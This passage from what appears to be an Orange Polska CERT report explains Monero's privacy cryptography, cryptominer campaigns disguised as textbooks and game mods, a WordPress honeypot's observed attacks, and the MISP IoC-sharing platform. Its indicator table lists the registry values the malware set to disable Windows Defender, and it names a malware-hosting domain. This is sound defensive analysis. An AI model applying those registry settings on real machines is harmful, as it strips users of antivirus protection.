
Jeśli obliczony c1 jest równy c1 dostarczonemu w podpisie sieć uznaje ze transakcja została prawidłowo podpisana jednak nikt nie jest w stanie wskazać, przez którego uczestnika pierścienia.

Anonimowość kwot

Zakładając, że wysyłana jest odpowiednio unikalna kwota, obserwator byłby w stanie ją śledzić. W Monero pomyślano także o zaciemnieniu wielkości transakcji tak, aby sieć miała pewność, że nie przesłano nadmiarowych ilości monet.

W Bitcoinie transakcja jest otwarta i wygląda przykładowo tak:

Przykładowa transakcja Bitcoina.



Alice posiadając 50BTC wysyła 0.5BTC do Boba, w transakcji, jeśli przesyłamy mniejszą ilość niż wskazuje na to wejście wymagane jest by podać gdzie odesłać resztę, która wraca do portfela Alice (oczywiście jest to schemat mocno uproszczony). Bob by wydać 0.8BTC musi wskazać transakcje, które były wcześniej adresowane do niego w tym transakcje od Alice – w tym wypadku wysyła całość z wszystkich wejść. Można tu zauważyć pewną zależność – suma wyjść jest zawsze równa sumie wejść.

W Monero przesyłane środki są zaszyfrowane, a transakcja nie zawiera informacji o ilości przesyłanych kwot. Skąd zatem sieć „wie", że np. Alice nie przesyła większej ilości monero niż ma? Rozwiązaniem jest zobowiązanie Pedersena. Pozwala ono na potwierdzenie, że suma wejść w transakcji jest równa sumie wyjść bez ujawniania dokładnych kwot. Przykładowo:

$$aG + A10 = (aG + A4) + (aG + A6)$$

Nie znając „A" sieć jest pewna ze lewa strona równania jest równa prawej. W przypadku transakcji to równanie przybiera inną postać, ale zasada jest ta sama. Dla każdego wyjścia nadawca oblicza:

$$C(b) = yG + bH(G)$$

gdzie: y – losowa duża liczba, b – ilość, H – funkcja haszująca, G – punkt początkowy na krzywej eliptycznej.

Gdyby użyto równania np. C(b) = bG, możliwe byłoby stworzenie tablicy wartości np. zakładając, że ilość przesyłanych środków to 1 to C(1) = G, gdy 2 to C(2)=2G itd., a G jest zmienną znaną wszystkim. W prawidłowym wzorze zastosowana jest zmienna zaciemniająca „y" którą wraz z ilością monet(b) wysyłane są w transakcji w postaci zaszyfrowanej:


$$M = y + H(H(rP, t))$$

$$A = b + H(H(H(rP, t)))$$

Tylko osoba posiadająca klucz prywatny „a"(view key) jest w stanie odczytać zmienną „y" i „b".

Wysyłający musi wskazać na wejście wyjście(UTXO) z poprzedniej transakcji, zna jego zmienną „y" i wartość transakcji „b"(ma klucz do ich odszyfrowania), jednak aby obliczyć wyjście musi skorzystać już z nowej zmiennej „y"(y2). Taką transakcję można zobrazować w ten sposób:

Przykładowa transakcja Bitcoina.



Sieć „widząc" transakcje Boba oblicza Cb1 – Cc1 w rezultacie otrzymuje pewien punkt na krzywej eliptycznej – zG – ale tylko, jeśli w tych dwóch zobowiązaniach b jest takie samo, wówczas zeruje część równania (w przeciwnym wypadku taki punkt nie powstanie):

$$zG = (y1G + bH(G)) – (y2G + bH(G))= (y1 – y2)G + 0$$

Tylko Bob i odbiorca znają klucz prywatny „z", sieć zna klucz publiczny, czyli złożony z tej zmiennej pomnożonej przez G. Klucz „z" daje mu możliwość podpisania tego zobowiązania, a dzięki kluczowi publicznemu (zG) sieć ma gwarancje, że nie powstały nadmiarowe monety poprzez weryfikacje takiego podpisu. Podpis ten musi być podpisem pierścieniowym – obserwator „widzi" wszystkie zobowiązania jako prawidłowe.

Podsumowanie

W artykule przedstawiliśmy niektóre z aspektów anonimizacji wykorzystywanych przez algorytm CryptoNote używany przez Monero. Porównując do najbardziej rozpoznawalnej kryptowaluty – Bitcoina - możemy stwierdzić, że poziom prywatności jest naprawdę wysoki. Zastosowanie mechanizmów zaciemniających adres docelowy, źródło transakcji czy nawet ukrycie wielkości transakcji przed obserwatorem to sprytne wykorzystanie homomorficznych mechanizmów krzywych eliptycznych.

Adam Pichlak
Cyberbezpieczeństwo Orange Polska

Niechciane wydobycie krypto

Rekordowe kursy Bitcoina, podobnie jak części innych kryptowalut sprawiły, że z roku na rok jest o nich coraz głośniej. Aktualnie łatwo znaleźć reklamy firm z tej branży w telewizji, na bilbordach czy nawet na koszulkach ulubionej drużyny piłkarskiej, o internetowych źródłach już nie wspominając. Wydaje się, że kryptowaluty na dobre przeszły do mainstreamu i zostały zaakceptowane przez rynek biznesowy. Wzrost popularności, kursów oraz ilości obracanych pieniędzy sprawia, że jest to łakomy kąsek dla cyberprzestępców, którzy z całego biznesu usilnie chcą dostać swoją część tortu.

Ataki na giełdy są powszechne, średnio kilka razy do roku możemy usłyszeć o incydencie dotyczącym próby kradzieży. W sierpniu byliśmy świadkami ataku na japońską giełdę kryptowalut Liquid, która w wyniku incydentu straciła ponad 90 milionów dolarów. Innym zdarzeniem była udana próba obrabowania Poly Network, jednak w tym przypadku atakujący zwrócił ukradzione środki w zamian za bonus finansowy oraz posadę w firmie. Tak duże ataki stanowią jednak marginalną część całego procederu, a najbardziej podatna grupa to użytkownicy prywatni. Oczywiście, nie chodzi w tym wypadku o wielomilionowe kradzieże z prywatnego PC-ta, a raczej o niechciane wydobywanie kryptowalut na rzecz atakującego. Ataki na użytkowników domowych, w których dostarczane jest niechciane oprogramowanie odpowiedzialne za wydobycie kryptowalut czy kradzież portfeli to zmora od kilku dobrych lat. Nie inaczej było w roku 2021. W poniższym artykule przedstawionych zostanie kilka przykładów incydentów, które były analizowane przez nasz zespól w minionym roku.

Nauka online – cyfrowy podręcznik

Rok 2021, podobnie jak poprzedni upłynął pod znakiem pandemii, uczniowie częściowo zmuszeni zostali do nauki zdalnej. W takim wypadku w niejednej młodej głowie zakwitł pomysł, żeby zaoszczędzić trochę czasu i pieniędzy, i zamiast wybrać się do biblioteki czy księgarni, znaleźć wymagany w szkole podręcznik w internecie. „Darmowe książki" oferowane są na popularnym serwisie hostingowym Chomikuj.pl. Dla części uczniów taki pomysł mógł się skończyć mizernie, bo książki nie było a w bonusie był trojan. W tabeli umieszczone zostały nazwy plików udających szkolne podręczniki, zawierające złośliwe oprogramowanie wraz z data pierwszego skanowania pliku. Dane pochodzą z serwisu virustotal.com.

Użytkownikowi czerwona lampka powinna zaświecić się na etapie pobierania pliku, z powodu jego rozszerzenia, które wskazuje na plik wykonywalny.

Po uruchomieniu, na ekranie otwarty zostanie pdf zawierający okładkę książki oraz informację, że pełna wersja dostępna jest w księgarniach. W tle natomiast, uruchomiony zostaje proces odpowiedzialny m.in. za kopanie BTC za pomocą procesora lub karty graficznej.

Na poprawę humoru należy dodać, że trojan jest już leciwy i dobrze wykrywany przez większość systemów antywirusowych. Jednak użytkownicy korzystający ze starszego, niezaktualizowanego systemu nadal maja się czego obawiać. Temat był już w przeszłości opisywany na portalach branżowych (zaufanatrzeciastrona.pl), jednak problem jest cały czas aktualny, o czym mogą świadczyć daty w poniższej tabeli.

Data	Nazwa pliku
01.01.2021	Język polski, klasa 8, Kalendarz ósmoklasisty.exe
05.01.2021	Plastyka, klasa 4-6, Do dzieła, podręcznik, Nowa Era, + Historia sztuki.exe
24.01.2021	Matematyka, klasa 5, zeszyt ćwiczeń, część 1.exe
25.01.2021	Gramatyka w szkole podstawowej i w gimnazjum, Greg.exe
26.01.2021	Kształcenie zintegrowane, klasa 3, Wzrastamy w przyjaźni z Jezusem, podręcznik, Jedność.exe
03.02.2021	Repetytorium gimnazjalisty. Część matematyczno-przyrodnicza.exe
11.02.2021	Organizer gimnazjalny. Historia. Wiedza o społeczeństwie.exe
15.02.2021	Język polski, klasa 3, Przeszłość to dziś. Literatura, język, kultura, podręcznik, Stentor.exe
28.02.2021	Wychowanie do życia w rodzinie, klasa 6, Wędrując ku dorosłości, ćwiczenia, Rubikon.exe
07.03.2021	Geografia, zadania maturalne, demart +cd.exe
16.03.2021	Matematyka, klasa 2, Matematyka w otaczającym nas świecie, zbiór zadań, Podkowa.exe
02.04.2021	Zestaw ćwiczeń do zajęć korekcyjno-kompensacyjnych dla dzieci 10-12 lat.exe
27.09.2021	Opracowania lektur klasa 7-8.exe

Dodatki, ulepszenia, cryptominery

Po nauce, w czasie wolnym część uczniów spędza czas przed komputerem, grając w ulubione tytuły. W przypadku użytkowników wybierających PC-ta zamiast konsoli, jednym z kluczowych argumentów jest możliwość modyfikacji i ulepszania gry za pomocą rożnego rodzaju modów czy patchy, często udostępnianych za darmo przez innych fanów serii. W minionym roku wykryliśmy oprogramowanie podszywające się pod dodatki do popularnych tytułów, dostarczających XMRig-a.

XMRig to legalne oprogramowanie typu open source, umożliwiające wydobywanie kryptowaluty Monero. Dostępność i łatwość konfiguracji sprawiają, że oprogramowanie jest bardzo popularne w swojej grupie odbiorców, niestety ma to też swoje minusy. Program często dostarczany jest jako niechciane oprogramowanie, a niczego nieświadomy użytkownik instalując je na swoim komputerze staje się częścią kopiącej maszyny.

W analizowanym przez nas przypadku atakujący wzięli za cel fanów takich tytułów jak: **Counter-Strike: Global Offensive, Fortnite czy Minecraft**. Nieświadomi użytkownicy nie tylko nie otrzymali upragnionego dodatku, ale w bonusie dostali koparkę Monero znacząco obciążającą wydajność komputera.


Należy zauważyć, że atakujący mocno popracowali nad tym, aby nie zostać wykrytym przez systemy antywirusowe, w tym przypadku chodzi o Windows Defendera. W celu ominięcia zabezpieczeń stworzone zostały dwa procesy Bypass.exe i Defender.exe. Ten drugi odpowiedzialny był m.in. za zmianę wartości kluczy rejestru na takie, aby Windows Defender nie wykrył potencjalnego zagrożenia:

description	ioc
Key created	\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection
Set value (int)	\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows Defender\DisableAntiSpyware = "1"
Key created	\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection
Set value (int)	\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection\DisableRealtimeMonitoring = "1"

Ulubiona gra z dzieciństwa

Ostatnim omawianym oszustwem skierowanym (prawdopodobnie) do nieco starszych użytkowników jest podszycie pod popularną w latach 90. grę - Contra. Po 30 latach firma Konami postanowiła przypomnieć tytuł starym fanom i wydała ją na urządzenia mobilne. Cyberprzestępcy postanowili skorzystać z tego faktu, przeprowadzając naprawdę ciekawą kampanię, skutkującą instalacją koparki Monero na komputerze ofiary.

Oszuści dystrybuowali złośliwe oprogramowanie poprzez kampanie reklamowa na Facebooku, wykorzystując do tego przejęte profile. Przykład poniżej:



Dodatkowo, poza kampanią malvertisingową, atakujący przygotowali szereg podobnych do siebie domen, na których osadzili tę samą witrynę. Linki do pobrania gry umieszczone na każdej z nich prowadziły do domeny download-contra.com gdzie hostowane było złośliwe oprogramowanie.

Użytkownicy po pobraniu i uruchomieniu pliku mogli czuć się zawiedzeni, na ekranie pojawiał się komunikat błędu informujący, że do instalacji gry wymagany jest emulator Androida. Natomiast w tle bez większych problemów instalowała się koparka Monero. Pełny opis tego incydentu można znaleźć na naszym portalu: https://cert.orange.pl/aktualnosci/contra-returns-with-malware

Użytkownicy domowi, korzystający z komputera tylko do nauki i/lub rozrywki, będący daleko od rynku kryptowalut zupełnie nieświadomie mogą stać się jego częścią. O ile sama koparka zainstalowana na domowym PC-cie może go „tylko" obciążyć, o tyle bardzo często wraz z nią dostarczany jest bardziej niebezpieczny malware mogący wyrządzić dużo więcej szkód. Należy pamiętać, aby zawsze korzystać z legalnego i aktualnego oprogramowania, pobieranego z oficjalnych źródeł oraz nie ufać bezgranicznie wszystkim anonimowym użytkownikom forów i serwisów społecznościowych.

Bartłomiej Zieliński
Cyberbezpieczeństwo Orange Polska

WebApp Honeypot

Chcąc być na bieżąco z nowymi trendami wśród ataków internetowych badacz musi uciekać się do różnych metod. Zdecydowanie jedną z ciekawszych jest wykorzystanie systemów typu honeypot, czyli symulowanego środowiska często jawiącego się agresorowi jako tzw. low hanging fruit (łatwy do przełamania system lub prosta w nadużyciu podatność), jednocześnie pozwalając na monitorowanie jego poczynań.


W realizowanym przeze mnie ćwiczeniu kolejny raz postawiłem na aplikacje webowe jako, że od wielu lat są najpowszechniejszym sposobem udostępniania treści w internecie i tym samym jednym z najpopularniejszych celów działań hakerskich.

Początki były skromne - jeden adres IP, jeszcze bez domeny. Wybór padł na pospolity silnik blogowy WordPress, a scenariusz w dużej mierze odzwierciedlał panujące realia: w momencie instalacji system znajdował się w najnowszej wersji i przez cały rok nie był aktualizowany. Zainstalowano kilka popularnych i dobrze ocenianych dodatków, które także pozostały bez update'ów. Całość skonfigurowano w sposób pobieżny, tak jak zrobiłby to laik. Zwieńczeniem była publikacja kilku wpisów. Sidła zastawione, rozpocząłem obserwacje.

Obserwacje

Najwięcej ruchu przychodzącego generowano z adresacji ulokowanych w Ameryce Północnej. Ruch z rodzimych AS-ów był znikomy, na tle „reszty świata" pomijalny. Większość ruchu, bo aż 99% można uznać za prawidłowy, jeśli rozpatrywać go pod kątem zgodności ze standardami RFC. Pozostałe 1% stanowiły pakiety uszkodzone, czy zniekształcone, np. zawierające nieistniejące metody lub wyglądające na losowe dane binarne.

Udział adresacji poszczególnych krajów w atakach



Większość „agresywnego" ruchu można określić jako ukierunkowany w podstawiony CMS, a zaledwie jego 7% stanowiły generyczne ataki. Ta druga grupa skupiała w sobie cały katalog podatności RCE w aplikacjach webowych oraz urządzeniach IoT, a oprócz tego przeróżne formy enumeracji zasobów - od skanowań narzędziami typu DirBuster, przez poszukiwanie webshelli, do polowań na „antyczne" routery z włączoną obsługą HNAP.
Nie zabrakło oczywiście próbkowania w poszukiwaniu aplikacji z podatnością Log4Shell, jednak tych ataków było niewiele.

Charakter ruchu sieciowego	
Ataki ukierunkowane na WP	**90%**
Enumeracje usług i zasobów	**5%**
Pozostały ruch sieciowy	**3%**
Poszukiwania konkretnych luk	**2%**

Na tzw. „pozostały ruch sieciowy" składały się odwiedziny botów indeksujących, scrappery treści, przypuszczalnie także zagubieni internauci – w każdym razie, nie nosił on znamion jakichkolwiek ataków.

Rodzaje ataków na WordPress	
Bruteforce	**88,71%**
Pozostałe requesty	**4,80%**
Szukanie pluginów	**2,98%**
Enumeracja userów via API	**2,93%**
Enumeracja wersji	**0,58%**

W samych atakach na WP królują próby zgadywania haseł metodą bruteforce z wykorzystaniem serwisu XML-RPC oraz bezpośrednio poprzez formularz logowania. Agresorzy korzystali z prymitywnych słowników, rzadko korelując loginy z kontami faktycznie istniejących użytkowników, przez co zapytań jest wiele, a skuteczność niska. Niektóre sekwencje zapytań mogą wskazywać
na chęć określenia wersji systemu poprzez badanie agregatorów RSS/Atom, jednak nie zaobserwowałem by było to następnie wykorzystane. Być może narzędzia agresorów nie posiadały payloadów pod honeypotowy wariant WP. Ostatecznie, najczęściej poszukiwanym pluginem okazał się być WP-FileManager którego wersja 6.8 (CVE-2020-25213) pozwalała na wgranie dowolnego pliku na serwer, bez konieczności uwierzytelniania.

Oprócz WordPressa

Spośród wszystkich śladów poszukiwań podatności niebędących wycelowanymi w nasz CMS wyodrębniłem 5 luk, które agresorzy próbowali nadużywać najczęściej:

1. **PHPUnit <= 4.2.8 / < 5.6.3 Remote Code Execution (CVE-2017-9841)**
   Podatność ta znajduje się w bibliotece PHPUnit (wersje po 4.8.19 a przed 4.8.28 i od 5.0.10 do 5.6.3) służącej tworzeniu testów jednostkowych i pozwala atakującemu na wykonanie kodu języka PHP przekazanego do skryptu eval-stdin.php metodą POST. Błąd łatwy zarówno w popełnieniu, jak i nadużyciu, a w związku z popularnością w/w biblioteki dotyka wielu CMS-ów, m.in.: Moodle i MediaWiki czy pluginów do systemów Drupal i WordPress.

2. **OptiLink ONT1GEW GPON 2.1.11_x101 – Remote Code Execution**
   Exploit próbujący wykonać polecenie systemowe na urządzeniu uprzednio wykorzystując domyślne dane dostępowe (backdoor producenta). Istota samej podatności leży w sposobie przekazywania danych pomiędzy GUI a narzędziami w warstwie powłoki systemowej. W tym konkretnym przypadku do narzędzia odpowiedzialnego za polecenia traceroute i ping.

3. **D-Link DCS-2530L/DCS-2670L Password Disclosure (CVE-2020-25078)**
   Problem dotyka dwóch kamer od D-Link (DCS-2530L – panoramiczna do użytku domowego; DCS-2670 kamera zewnętrzna) i umożliwia nieuwierzytelnionej osobie odczytanie hasła administratora poprzez odwołanie do zasobu /config/getuser.

4. **Ignition <= 2.5.1 Remote Code Execution (CVE-2021-3129)**
   Podatność spowodowana niepoprawnym użyciem funkcji file_get_contents() / file_put_contents() w bibliotece Ignition (wersja 2.5.1 i wcześniejsze) może doprowadzić do wykonania kodu przez agresora bez konieczności uwierzytelnienia. Biblioteka ta używana jest m.in. przez framework Laravel (w wersji 8.4.2) i jeśli utworzona na nim aplikacja ma włączony tryb debugowania, możliwe jest nadużycie luki.

5. **Dasan GPON Router Multiple Vulnerabilities (CVE-2018-10561 + CVE-2018-10562)**
   Atak oparty na współistnieniu dwóch luk w routerach GPON od Dasan. Pierwsza pozwala na ominięcie uwierzytelnienia poprzez prostą manipulację parametrami w odwiedzanym URL-u. Druga natomiast, na wstrzyknięcie poleceń systemowych dzięki niewłaściwej obsłudze danych podczas korzystania z funkcji ping.

Podsumowanie

Jak wspominałem wcześniej, początek był naprawdę skromny, jednak już w trzecim kwartale 2021 roku honeypot wystawiał instancje innego popularnego systemu zarządzania treścią, a obecnie pułapka operuje na 28 domenach. Co oczywiste, rozwój narzędzia spowodował znaczny wzrost wolumenu złośliwego ruchu sieciowego i tym samym materiału do analiz… Wbrew oczekiwaniom nie udało się odnotować ataków z użyciem błędów 0-day, a także przez cały czas działania honeypota nie doszło do ani jednego udanego przełamania. Nie zmienia to jednak faktu, że takowe mogą nastąpić.

Badanie zachowania agresorów poprzez analizę schematu działań narzędzi, nie tylko pozwalają być na bieżąco z rozwojem ofensywnych technik, ale, co ważniejsze, ukrócać ich zapędy nim stracą na tym przypadkowe osoby, w tym nasi klienci. Co zatem oczywiste - projekt będzie rozwijany, a łowy będą trwały nadal.

Kamil Uptas
Cyberbezpieczeństwo Orange Polska

MISP – platforma do wymiany IoC

W dzisiejszym, cyfrowym świecie wypełnionym różnego rodzaju cyberzagrożeniami, jako jednostki CERT współpracujemy przy identyfikacji i wymianie informacji na ich temat. Chociaż sama wymiana IoC wydaje się sprawą banalną, to tak jak nie lubimy przepisywać kodów ze zdjęcia, tak samo niewygodne jest kopiowanie danych pomiędzy różnymi jednostkami i systemami – zwłaszcza, gdy dane te są przekazywane w postaci maili lub o zgrozo w dokumentach pdf...


Osobą, której frustracja w tej sprawie przerodziła się w kreatywne rozwiązanie problemu był Christophe Vandeplas, pracownik belgijskich sił zbrojnych – twórca platformy CyDefSIG: Cyber Defence Signatures. Mały projekt, napisany w CakePHP i rozwijany po godzinach pewnie zostałby szybko zapomniany, gdyby nie fakt, że spotkał się z zainteresowaniem ze strony NATO. Projekt nabrał rozmachu i zmienił nazwę na MISP – Malware Information Sharing Platform – platformę do wymiany informacji o cyberzagrożeniach, a także klasyfikacji, wymiany i korelacji IoC.

Czym jest IoC? Indicator of Compromise – wskaźnik włamania - to aktywności lub obiekty, które zidentyfikowane w sieci lub na urządzeniu, świadczą - z dużą dozą pewności o tym, że system został zaatakowany. Do IoC możemy zaliczyć np. sumę kontrolną złośliwego pliku (hash), URL spod jakiego plik ten był pobrany lub IP serwera C&C. IoC może również posłużyć do przeciwdziałania atakom – wiedząc jakie są aktualne zagrożenia analitycy cyberbezpieczeństwa są w stanie w porę zablokować dostęp do złośliwych treści.

Jest spore grono specjalistów, dla których wymiana informacji za pomocą MISP może być bardzo atrakcyjna. Oprócz pracowników działów operacyjnych kolejną grupą są analitycy złośliwego oprogramowania - mogą być oni zainteresowani nowymi złośliwymi plikami, a także ich zawartością pod kątem kluczowych fragmentów złośliwego kodu. Osoby budujące Threat Intelligence mają możliwość rozbudowania wiedzy na temat konkretnych grup przestępczych i ich metod działania. Wreszcie MISP może być przydatny przy analizie ryzyka czy analizie oszustw finansowych.


W MISP-ie dane enkapsulowane są w zdarzeniach (event). Jedno zdarzenie może zawierać wiele atrybutów. Do samej wymiany wykorzystywany jest popularny format JSON – budowanie zawartości pliku w wersji bazowej dokładnie specyfikuje dokument misp core standard. Rysunek poniżej przedstawia przykładowe zdarzenie z MISP – w tym wypadku opisujące wykorzystanie backdoora.

MISP – przykładowe zdarzenie



Równie ważne z perspektywy dalszej analizy, budowania wiedzy na temat technik używanych przez przestępców czy cyklicznego raportowania jest jasne przekazanie informacji czego dotyczy dany IoC. Dla przykładu URL może posłużyć jako link do pobrania złośliwej próbki lub prowadzić do panelu logowania na spreparowanej stronie. Do kategoryzacji służy mechanizm oznaczania zdarzeń i atrybutów. Można posłużyć się występującymi w dużej obfitości taksonomiami –gotowymi słownikami tagów. Oprócz powszechnie znanego Kill Chain opracowanego przez Lockheed Martin możemy wybierać spośród ponad stu trzydziestu innych taksonomii. Konsekwentne wykorzystywanie tagów z danej taksonomii pozwala na zachowanie jasności przekazu pomiędzy różnymi organizacjami. Jeśli szeroka gama dostępnych słowników jest dla kogoś niewystarczająca to zawsze można stworzyć własne znaczniki.

Wymiana zdarzeń pomiędzy instancjami MISP




MISP ma bardzo rozbudowane możliwości pod względem współdzielenia eventów. Podstawową jednostką jest organizacja. Na jednej instancji MISP (na jednym serwerze) możemy mieć jedną lub więcej organizacji – patrz rysunek powyżej – gdzie na jednym serwerze istnieją trzy organizacje Org A, Org B, Org C. Aby możliwa była wymiana zdarzeń konieczne jest wykorzystanie mechanizmu synchronizacji. Dopuszczalne jest przesyłanie za pomocą mechanizmów push lub pull. W dalszych rozważaniach weźmiemy pod uwagę mechanizm pull.

Ta sama organizacja może istnieć na różnych instancjach. Przykładem takiego rozwiązania mogą być oddziały tej samej organizacji, które są rozsiane po wielu krajach, mogą mieć wiele instancji MISP, a na każdej będzie jedna i ta sama organizacja. Stworzenie i opublikowanie zdarzenia będzie skutkowało jego propagacją na inne instancje tej samej organizacji - analitycy cyberbezpieczeństwa w jednym z krajów, mogą w efektywny sposób poinformować inne działy o globalnym dla ich firmy zagrożeniu.

Standardowo współdzielenie zdarzenia można ograniczyć do przesyłania w ramach jednej organizacji; kilku organizacji połączonych we wspólnotę (community); pomiędzy wspólnotami lub bez ograniczeń – zdarzenie publicznie dostępne.

Kolejną bardzo ważną zaletą MISP-a jest możliwość korelowania zdarzeń pomiędzy sobą. W graficzny sposób (Rysunek 3) wyświetlają się nam zdarzenia oraz atrybuty, które miały ze sobą coś wspólnego. Oczywiście im bardziej rozbudowana jest atrybucja zdarzenia tym łatwiej o wykrycie podobieństw. Warto zwrócić uwagę na wykorzystywaną przez przestępców infrastrukturę, adresy IP i inne atrybuty o potencjalnie dłuższym czasie wykorzystania. Z oczywistych względów w tym tekście nie zdradzamy dokładnie jakich atrybutów używamy do korelacji.


Graficzne przedstawienie korelacji pomiędzy zdarzeniami w MISP



Na świecie społeczność wykorzystująca MISP-y jest duża i stale rośnie. Obecnie jest ponad 1200 organizacji i ponad 4000 aktywnych kontrybutorów. Organizacje łączą się tworząc odizolowane wyspy lub decydują się na mniej lub bardziej restrykcyjną wymianę IoC pomiędzy wspólnotami. Wiele z tych instytucji należy do sektora finansowego (banki, organizacje zajmujące się płatnościami), czy wojskowego; często są to międzynarodowe podmioty. Część organizacji dołączająca do wymiany jest zainteresowana współdzieleniem tylko IoC dotyczących specyficznego zagadnienia (np. Covid-19).

